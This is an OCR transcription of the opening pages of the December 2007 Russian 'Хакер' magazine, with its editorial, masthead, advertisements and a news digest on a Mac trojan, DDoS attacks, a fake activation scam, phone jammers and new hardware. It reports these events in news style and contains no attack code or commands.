ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKER.RU

ДЕКАБРЬ 12 (108) 2007



ХАКЕРСКИЕ ТУСОВКИ-2008

КУДА ПОЕХАТЬ В НОВОМ ГОДУ стр. 84

Секреты Google Maps

Оптимизируем работу с популярным сервисом Google стр. 42

Слепые инъекции

Взлом баз данных вслепую стр. 76

Как срубить денег в инете

5 реальных способов заработать в Сети стр. 46



НОВЫЙ ГОД — ЗАБАВНАЯ ШТУКА. ПО СУТИ ЧТО? УСЛОВНОСТЬ, ВСЯ ТРЕПЕТНАЯ И ТЕПЛАЯ АТМОСФЕРА КОТОРОЙ — НЕ ЧТО ИНОЕ, КАК ПРИВИТЫЕ С ДЕТСТВА ОЩУЩЕНИЯ ПРАЗДНИКА ОТ ДНЯ, КОТОРЫЙ НЕ ПОХОЖ НА ВСЕ ОСТАЛЬНЫЕ. С ТОЧКИ ЗРЕНИЯ АСТРОНОМИИ, ОБЩЕПРИНЯТОЕ ПОНЯТИЕ ГОДА — ЭТО ВСЕГО ЛИШЬ ОДИН ИЗ МНОГИХ СПОСОБОВ СДЕЛАТЬ ВРЕМЯ ПЕРИОДИЧЕСКОЙ ЕДИНИЦЕЙ.

Если поискать в Wikipedia, можно найти целых 11 различных определений,что такое год:

346,620047 дня — драконический год, промежуток времени, по истечении которого Солнце возвращается к тому же узлу лунной орбиты.

354,37 дня — лунный год, 12 лунных месяцев; средняя длина года в лунных календарях.

365,24219 дня — средний тропический год (усредненный по всем точкам эклиптики промежуток времени, в течение которого Солнце возвращается в прежнюю позицию относительно эклиптики и земного экватора) недалеко от 2000 года.

365,24220 дня — средний тропический год на эпоху 1900.

365,24222 дня — средняя продолжительность года в новоюлианском календаре.

365,2424 дня — промежуток времени между двумя весенними равноденствиями.

365,2425 дня — средняя продолжительность года в григорианском календаре.

365,25 дня — юлианский год, средняя продолжительность года в юлианском календаре; равен 31 557 600 секунд.

365,2564 дня — сидерический (звездный) год; период обращения Земли вокруг Солнца относительно неподвижных звезд.


365,259641 дня — аномалистический год, промежуток времени между двумя последовательными прохождениями Земли через перигелий.

383,9 дня — 13 лунных месяцев; високосный год в некоторых лунно-солнечных календарях.

Поэтому предлагаю тебе не запариваться и не участвовать во всеобщем предновогоднем замесе, который легко заметить по дракам в очередях за подарками, бухлом и новогодними турами в Египет. В конце концов, ты всегда можешь отдельно отпраздновать сидерический Новый год. Приятель, самое главное в Новом году — это прекрасные 10 выходных дней, которые нам дарованы нашим расщедрившимся государством. Вот это и есть, как мне кажется, самое главное. Желаю тебе хорошо отдохнуть, и до встречи в новом году!

nikitozz, главред «Хакера»

CONTENT: 12 (108)





















/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID, ХАКЕР.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)
>Обложка
Модель: Мариам Медведева
Стилист-дизайнер: Ольга Топчий
Фото: Иван Скориков

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России


> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.


Meganews


ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц













YouTube обвиняют в бездействии


Какое-то время назад на YouTube пользователем Sturmgeist89 было опубликовано видео Jokela High School Massacre, в котором демонстрировалась фотография школы в Финляндии, а затем фотографии неизвестного молодого человека, направляющего в камеру пистолет. Все это сопровождалось агрессивным треком Stray Bullet группы Kmfdm. На следующий день после появления видео автор ролика, «готовый сражаться и умереть ради своей цели — очистить человеческую расу от всех недостойных представителей», пришел в школу и из пистолета 22-го калибра открыл огонь по всем, кто попадался ему на глаза. В результате он подстрелил семерых школьников и директора школы, которая пыталась поговорить с ним и остановить кровопролитие. После этого он предпринял попытку самоубийства посредством выстрела в голову, но промахнулся и только ранил себя. Позже преступник скончался в госпитале от потери крови. Оружие, кстати, он совершенно легально купил в магазине. После этих событий в администрацию YouTube посыпались обвинения, суть которых сводится к тому, что, вовремя адекватно отреагировав на содержание указанного ролика, они могли предотвратить трагедию.

Честно сказать, на YouTube подобных видеороликов появляется несколько штук в месяц, а сколько видео загружается ежедневно, вообще представить сложно. И уж точно администраторам есть чем заняться: они удаляют порнографию, насилие и видео, нарушающее авторские права.

Доменное имя recycle.co.uk было продано за **$317 тысяч**. Это самая крупная сделка за историю зоны .co.uk.

Леопард затроянен

В интернете давно идут споры о безопасности операционной системы Mac OS X. Недавний выход новой версии 10.5 Leopard вызвал много критики со стороны экспертов по безопасности: логика работы встроенного файрвола не всегда понятна и он пропускает соединения, которые должны были быть блокированы. Но такое положение вещей обещали исправить ближайшим патчем. А вот другой миф — об отсутствии троянов и вирусов — попытался развеять свеженький троянец-эксклюзив для Mac-платформы. Имя ему OSX.RSPlug.A Trojan Horse и водится он, как и большинство троянов, на порносайтах. Когда пользователь пытается просмотреть ролик с новенькой порнушкой, появляется окно с сообщением о том, что якобы не хватает кодека и надо бы подгрузить новый. Пользователь соглашается, система что-то скачивает и предлагает ввести пароль рута для установки кодека в систему. После успешного выполнения этого требования у трояна появляются достаточные права, чтобы подменить DNS-серваки на левые, которые форвардят на подставные сайты при попытке зайти на eBay, Paypal и другие известные сервисы. Так и воруются пароли к аккаунтам. Появление этого троянца поставило вопрос о том, что же считать трояном, — ошибки системы он не использует, и пользователь сам передает ему все права.



В Московской области пират получил **3 года** условно за хранение с целью продажи **437 353** пиратских DVD-дисков.


Начинается всё с музыки
NOKIA
Connecting People
Nokia 5310
XpressMusic
Достаточно нажать Play*, чтобы всё закрутилось под твою музыку. С Nokia 5310 XpressMusic это так просто. Подключаешь любимые наушники через разъём 3,5 мм, выбираешь композицию под настроение. Если настроение меняется часто – не проблема, 2 Гб памяти позволяют хранить сотни записей.
Тонкий и лёгкий корпус с алюминиевой отделкой не оставит тебя равнодушным. Осталось только выбрать цвет – красный или синий.
www.nokia.ru
Включайся ▶
NOKIA
XpressMusic
Реклама. © Nokia, 2007. * Воспроизведение

Android от Google





Много ходило слухов о так называемых «гуглофонах» — телефонах от компании Google. Предполагалось, что они не будут иметь GSM-модуля и работать будут исключительно через Wi-Fi. И вот объявлен выход первого гуглофона, правда от компании HTC. В следующем году компания планирует выпустить телефон Dream, основанный на мобильной платформе Android от Google. Эта платформа составит прямую конкуренцию Windows Mobile и Symbian. Сам же Dream будет напоминать Apple iPhone — главным достоинством телефона называют большой сенсорный дисплей, способный распознавать длительность нажатия. В отличие от «яблочного» конкурента, HTC не откажутся от клавиатуры полностью и оснастят свой телефон QWERTY-клавой. В качестве преимуществ платформы называют большое число веб-приложений, которые позволят пользователю использовать возможности Сети в полном объеме. Можно предположить, что в телефон попадут многие из онлайн-сервисов Google.

Годовой прирост пользователей интернета в России достиг **23%**. По этому показателю Россия вышла на первое место среди европейских стран.

Домены кончаются



Потихоньку начинают подходить к концу домены в популярных зонах. Первой в этом своеобразном соревновании стала зона .com, в которой закончились все четырехбуквенные домены типа xxxx.com. Всего доменных имен из четырех букв латинского алфавита 456 976. Еще 1 октября было свободно 25 тысяч имен, а в начале ноября уже ни одного. Последними были зарегистрированы домены типа xvqg.com, vxkq.com, qvxg.com, xvgq.com, vxqf.com. Кому такие домены могут понадобиться — неизвестно, но киберсквоттеры очень радовались, когда они им доставались. Зона .com существует 22 года, и первыми зарегистрированными доменами из четырех букв были ccur.com и quad.com. Несмотря на то что в зоне .ru доменов зарегистрировано в 70 раз меньше, чем в зоне .com, но все более-менее приличные и осмысленные имена из четырех букв там тоже уже раскуплены. Что касается трех- и двухбуквенных имен, то последние в зоне .ru закончились еще в 2003 году, а трешки — около двух лет назад. Кстати, средняя стоимость двухбуквенного имени колеблется от 8 до 20 тысяч долларов.

Самым крупным torrent-трекером в мире является thepiratebay.org. В нем насчитывается около **5,2 миллиона** пиров и **650 тысяч** торрентов.

Гигантский дисплей



Компания Mitsubishi Electric представила самый большой в мире панорамный дисплей. Он состоит из 17 пар синхронизированных дисплеев с обратной проекцией и диагональю 170 сантиметров у каждого. Общая высота дисплея составила почти 2 м, а диаметр — 7,5 м. Гигант имеет полное разрешение 27 миллионов (1024x768x34) пикселей и предоставляет зрителю 340 градусов обзора. Производство дисплея обошлось компании в 150 миллионов иен (1,35 миллиона долларов). Заказчику, который захотел остаться неизвестным, этот «малыш» будет передан в начале 2008 года. Для каких целей его будут использовать, также не раскрывается. В дальнейшем компания предполагает выпускать подобные дисплеи для систем виртуальной реальности. Только для создания эффекта виртуальной реальности двух метров в высоту явно недостаточно. Пора уже задуматься о разработке практически полных сфер из дисплеев — вот это будет круто! А особенно круто будет играть на таких дисплеях в Контру!



Непревзойденная четкость и качество изображения

игры • фото • видео
















ЗАИГРАЛИСЬ СО СТАРЫМ КОМПЬЮТЕРОМ?
ПРИШЛА ПОРА СМЕНИТЬ ПАРТНЁРА!



- **Игры:** Передовое качество графики превратит игру в реальность!
- **Фото:** Оцени превосходное качество при просмотре цифровых фотографий!
- **Видео:** Смотри видео высокого разрешения и HDTV!

Нужна другая причина? Подготовься к Windows Vista™ – купи сертифицированную видеокарту ATI Radeon™ уже сегодня.








WWW.YOPC.RU 8(495)775•7566

Свидания вслепую

Свидания вслепую потихоньку приходят и в интернет. Сайт crazyblinddate.com — один из первых на этом поприще. Его посетители — это люди, которые не хотят знать, как выглядит человек, с которым они, возможно, встретятся, где он работает и чем увлекается. Им достаточно знать только базовую информацию. Но и ее тоже не мало — это имя, возраст, пол, рост, религия, телосложение, раса, образование и отношение к курению. Есть еще фотография, но качество ее настолько плохое, что лучше бы ее совсем не было. Чтобы свидание состоялось, необходимо выбрать город (пока представлено только четыре американских), несколько районов и промежутки времени, в которые возможна встреча. Далее предлагается указать желаемые параметры партнера для свидания и ждать сообщения по электронной почте. Разрешается даже взять с собой храброго друга, если одному идти на свиданку стремно. В русском сегменте интернета подобных проектов пока нет, но, наверняка, такое положение вещей скоро изменится.



По слухам, Digg.com в ближайшее время будет продан за **$300-400 миллионов**. Будущий обладатель пока неизвестен, но потенциальными покупателями считают New York Times и Washington Post.



«К сожалению, мы в него не играли...»

У игры Fallout 3 судьба не из легких. Сначала распустили Black Isle Studios, потом разорилась Interplay, не успев доделать игру. Сейчас разработкой третьей части занимается Bethesda. Но, как выяснилось, предыдущие части в команде разработчиков не очень популярны. Вот как ответили некоторые разработчики на вопрос: «Играли ли Вы в Fallout?»:

Джош Джонс, ведущий дизайнер персонажей: «Нет».

Кристофер Крайц, ведущий специалист по QA: «Я довольно много играл в Fallout 1, хотя и не прошел его ни разу. До Fallout 2 так и не добрался».

Брендон Энтони, программист: «Так и знал, что спросите. Нет, по правде сказать, не играл. Но знаете что, даю обещание исправиться!»

Меган Сойер, environment artist: «Странное дело, но не играла, пока мы не приобрели на нее лицензию. Но потом мне очень понравилось, серьезно, я просто полюбила все, что они там сделали. Этот маленький буклет и все остальное — просто круто. Я не прошла до конца ни одну из частей. Не то чтобы неинтересно было, просто у меня плохо получается проходить игры».

Что это может значить для поклонников серии? Вероятно, самое худшее, что может произойти, — будут потеряны уникальный стиль и атмосфера игры. Конечно, нельзя сказать, что игра обречена на полный провал, но довольно сильно отличаться от предыдущих частей она будет наверняка.

CNet Networks продала фотосайт Webshots за **$45 миллионов**. Три года назад он был куплен аж за **$70 миллионов**.

Осенние DDoS




Прошедший месяц был щедр на DDoS-атаки. Сначала был атакован известный цитатник bash.org.ru. Несколько дней сайт был недоступен, а его создатели пытались отбиться от распределенной атаки. Кстати, безуспешно. С тех пор на главной странице красуется надпись, что это официальное зеркало и что его уже фиг поломаешь. Какие-либо комментарии по поводу того, кто стоит за атакой и чем она могла быть вызвана, владельцы сайта давать отказались. Другой жертвой DDoS'а стал официальный сайт «Союза правых сил». Эта акция благополучно продолжила серию предвыборных политических разборок в интернете. Лидер СПС Никита Белых заявил, что за атакой могут стоять российские власти. «Я не хочу никого обвинять, мне просто кажутся очень неслучайными совпадения, когда у нас изымаются и арестовываются тиражи газет, когда наши сотрудники задерживаются, когда падают наши сайты, звучат угрозы с разных сторон, — сказал Белых. — Может быть, это совпадение, но это совпадение кажется мне странным». Не знаю, как ты, но лично я себе не могу представить, как российские власти впаривают троянцев с целью насобирать себе ботнет для очередного DDoS'а...

Потоковый процессор

Компания AMD анонсировала новую разработку — первый в мире потоковый процессор. Это графический чип (GPU) под названием FireStream 9170 Stream Processor. Он основан на разработках компании ATi. Разработчиками гарантируется двойная точность вычислений с плавающей запятой, что важно для научных и инженерных расчетов. Процессор построен по 55-нм техпроцессу и содержит 320 ядер. Согласно официально приведенным характеристикам, производительность достигает 500 гигафлопс (для вычислений с одинарной точностью). При этом потребляемая мощность не превышает 150 Вт. Процессор размещается на плате с интерфейсом PCIe 2.0 x16 и 2 Гб GDDR3-памяти. Плата будет продаваться вместе с SDK по цене 1999 долларов уже в начале 2008 года. Работать с ней можно из под Windows XP или Linux. Поддерживаются как 32-, так и 64-битные платформы. Для сравнения производительности приведу некоторые интересные значения:

Intel Core 2 Duo 2,4 ГГц (2006) — 1,3 Гфлопс,
Суперкомпьютер ASCI Red (1993) — 1 Тфлопс,
Sony PlayStation 3 — 2 Тфлопс,
Суперкомпьютер SX-9 производства NEC (2007) — 839 Тфлопс.






Самой популярной на сегодняшний день операционной системе **Windows XP** исполнилось уже **6 лет**.

45 нанометров уже здесь

Компания Intel объявила о выпуске первого процессора, изготовленного по техпроцессу 45 нм. Он имеет простое имя QX9650, четыре ядра и частоту 3,0 ГГц. Помимо этого, до 12 Мб увеличен кэш второго уровня и добавлен новый набор из 47 инструкций SSE4. Последние должны повысить производительность HD-видео. Процессор построен на архитектуре Penryn, а частота шины составляет 1333 МГц. Применение 45-нм техпроцесса позволило значительно сократить энергопотребление — QX9650 жрет электричества на 60 Вт меньше, чем его предшественник QX6850. В продаже процессор появится к концу года, но распространение получит в начале следующего. После Penryn ожидается появление архитектуры Nehalem, которая также будет основана на 45-нм техпроцессе. Широкой публике ее представят в конце 2008 года, она будет иметь поддержку DDR3 и восемь ядер. После 45-нм будет 32-нм техпроцесс. Он ляжет в основу архитектуры Westmere (Nehalem-C), выход которой анонсирован на 2009 год.

«До свидания» от Microsoft

Специалисты из Microsoft решили помочь тем людям, которые при общении по интернет-пейджеру забывают перед уходом написать прощальное сообщение. И недолго думая подали заявку в патентное агентство США. В заявке описана система автоматической отправки прощального сообщения при закрытии окна разговора в IM-мессенджере. Предполагается, что она будет посылать не универсальное сообщение, а месседж, сгенерированный в результате анализа контекста конкретной беседы, которую необходимо им завершить. В зависимости от контекста он сможет как содержать имя собеседника, так и просто состоять из одного слова «Bye». На словах все хорошо, но есть некоторые проблемы. Во-первых, подобное сообщение уже давно посылается в IRC, когда человек уходит с канала. Во-вторых, если эта система будет реализована, окно переписки придется держать открытым, иначе пейджер за нас попрощается. Я вот не всегда держу все окна переписки открытыми, что отнюдь не означает, что я завершил общение с теми, чьи окна я закрыл. Но все это пока находится лишь в стадии работы над патентом. Его еще никто в жизнь не воплотил, и не исключено, что это воплощение будет довольно сильно отличаться от первоначальной идеи.






Сеть распределенных вычислений Folding@home попала в Книгу рекордов Гиннесса — она достигла мощности **1 петафлопс**, или **10 в 15-й степени** операций с плавающей запятой в секунду.

Как разводят на деньги честных юзеров Винды

Что только не придумают любители легкой наживы, чтобы вытянуть пару долларов у законопослушных граждан. В этот раз злобные хацкеры сыграли на честности тех, кто готов платить деньги за операционную систему. Сидит вот простой пользователь легального софта за компьютером, работает. И вдруг на экране появляется надпись, что при проверке подлинности Винды было обнаружено, что эта самая Винда абсолютно пиратская, и потому компьютер будет заблокирован. Для разблокировки предлагается два варианта действий: ввести серийник, написанный на коробке, или заплатить немножко денег — всего-то 300 рублей. Совсем недорого для операционной системы :). Но придирчивого юзера должен насторожить как стиль, в котором написано сообщение («Нажмите на кнопку с ключиком» не очень похоже на сообщение от Микрософт), так и не тот способ оплаты, к которому привыкли мелкософтовцы, — Яндекс.Деньги. Причем оплатить рекомендуется через терминалы моментальной оплаты :). Это нам с тобой смешно, а простой юзер, у которого заблокировался компьютер с важной и срочной работой, вполне может пойти и оплатить.







Мобильная глушилка

В Америке начался бум портативных устройств, которые глушат сигналы мобильных телефонов. Несмотря на то что официально такие устройства на территории США не продаются, поставщики говорят о сотнях заказов в месяц именно из Штатов. Покупают их все кому не лень: владельцы магазинов, парикмахерских, водители автобусов и просто люди, часто пользующиеся общественным транспортом. Стоят такие устройства не очень дорого и глушат телефоны в радиусе 10 метров или больше. Есть как переносные и не очень мощные, так и стационарные, способные заглушить целое здание. Карманные устройства работают непостоянно и по нажатию кнопки излучают короткий импульс, который обрывает разговоры. Если рост ажиотажа вокруг таких устройств продолжится, то нормально поговорить по телефону в общественном месте скоро будет сложно. Остается надеяться, что от мощного излучения устройства у его владельца будет звенеть в голове и из последней выпадут все волосы. Ознакомиться с примерным ассортиментом глушилок можно на сайте http://phonejammer.com. Советую не увлекаться.

Аналитическая компания Saugatuck Technology прогнозирует, что к **2010 году** рынок открытого ПО захватит **20%** всей софтварной индустрии и превысит **$22 миллиардов**.




Снова тупой


В далеком 1950 году Аланом Тьюрингом был предложен тест, на основании результатов которого компьютер может быть признан разумным. В ходе этого теста судьи обмениваются с компьютером сообщениями и должны определить, человек с ними общается или машина. На основании этого теста ежегодно проходит конкурс, организованный в 1990 году Хью Лебнером. Проходит он в виде соревнования с главным призом в 100 тысяч долларов. Еще ни разу ни один компьютер не был признан разумным. Чуда не произошло и в этом году — больше половины судей безошибочно определили тупую железку в каждом из участников (если их можно так назвать :)). Но без призов все равно дело не обходится — традиционно удачнее всех косящей под человека системе дают бронзовую медаль и приз в 2 тысячи баксов. В этом году таковой была признана система Ultra Hal от американской компании Zabaware. Вообще, эта программа способна не только общаться в чате — она также распознает голос и может служить в роли личного помощника, напоминая о встречах и делах, набирая телефонные номера и делая другие не менее важные 